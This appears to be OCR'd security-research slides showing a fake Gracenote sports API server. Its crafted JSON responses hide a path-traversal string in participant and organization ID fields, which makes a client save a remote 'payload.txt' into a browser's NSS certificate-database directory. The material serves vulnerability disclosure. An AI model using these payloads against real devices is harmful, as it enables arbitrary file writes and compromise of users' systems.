
Fake Gracenote Server – Sports Event Participants Request



```
GET /gns-api/sportsevents/GNVY5IGF7TQ9I3L/sportseventparticipants?
participantType=ORGANIZATION&
fields=id&
api_key=
```

Fake Sports Event Id


Fake Gracenote Server – Sports Event Participants Fake Response



```
{
    "gns": {
        "SportsEventParticipants": {
            "sportsEventParticipant": [
                {
                    "id": "GN4CVFOO5WZIZJY",
                    "participantType": "ORGANIZATION",
                    "participantGroup": "AWAY",
                    "sportsEventId": "GNVY5IGF7TQ9I3L",
                    "participantId": "GN3FVY8T5JA2B3G"
                },
                {
                    "id": "GN9CNR36L0ABG5S",
                    "participantType": "ORGANIZATION",
                    "participantGroup": "HOME",
                    "sportsEventId": "GNVY5IGF7TQ9I3L",
                    "participantId": "../../../data/RW/bclr/browser/data/.pki/nssdb/pkcs11"
                }
            ]

    }
}
```

Fake Organization Id (Path Traversal Attack)


Fake Gracenote Server – Sports Organizations Request



```
GET /gns-api/sportsevents/GNVY5IGF7TQ9I3L/sportsorganizations?
organizationType=TEAM&
fields=id%2C+names&
api_key=
```

Fake Sports Event Id


Fake Gracenote Server – Sports Organization Fake Response



```
{
    "gns": {
        "SportsOrganizations": {
            "sportsOrganization": [
                {
                    "id": "../../../data/RW/bclr/browser/data/.pki/nssdb/pkcs11",
                    "type": "TEAM",
                    "names": {
                        "name": [
                            {
                                "type": "DEFAULT",
                                "value": "NCC Group"
                            },
                            {
                                "type": "FULL",
                                "value": "NCC Group"
                            },
                ...
```

Fake Organization Id
(Path Traversal Attack)


Fake Gracenote Server – Sports Organization Images Request



Fake Organization Id
(Path Traversal Attack)

```
GET /data/RW/bclr/browser/data/.pki/nssdb/pkcs11,GN3FVY8T5JA2B3G/images?
api_key=
```

Fake Gracenote Server – Sports Organization Images Fake Response




```
{
    "gns": {
        "Images": {
            "image": [
                {
                    "id": "GSGZZTM00000005",
                    "meta": {"updateDate": "2024-01-15T13:17:46.927Z"},
                    "exifData": {
                        "entry": [
                            {"key": "ImageHeight", "value": "300"},
                            {"key": "ImageWidth", "value": "300"}
                        ]
                    },
                    "url": "https://images.sports.gracenote.com/.../2.png",
                    "entityId": "GN3FVY8T5JA2B3G",
                    "entityType": "sports_organization",
                    "type": "team_logo",
                    "style": "default"
                },
                ...
```

Remote file to be saved to disk

Organization Id

Fake Gracenote Server – Sports Organization Images Fake Response




```
{
    "gns": {
        "Images": {
            "image": [
                {
                    "id": "GSGZZTM000000005",
                    "meta": {"updateDate": "2024-01-15T13:17:46.927Z"},
                    "exifData": {
                        "entry": [
                            {"key": "ImageHeight", "value": "300"},
                            {"key": "ImageWidth", "value": "300"}
                        ]
                    },
                    "url": "https://api.sports.gracenote.com/payload.txt",
                    "entityId": "../../../data/RW/bclr/browser/data/.pki/nssdb/pkcs11",
                    "entityType": "sports_organization",
                    "type": "team_logo",
                    "style": "default"
                },
                ...
```

Remote file to be saved to disk

Fake Organization Id
(Path Traversal Attack)

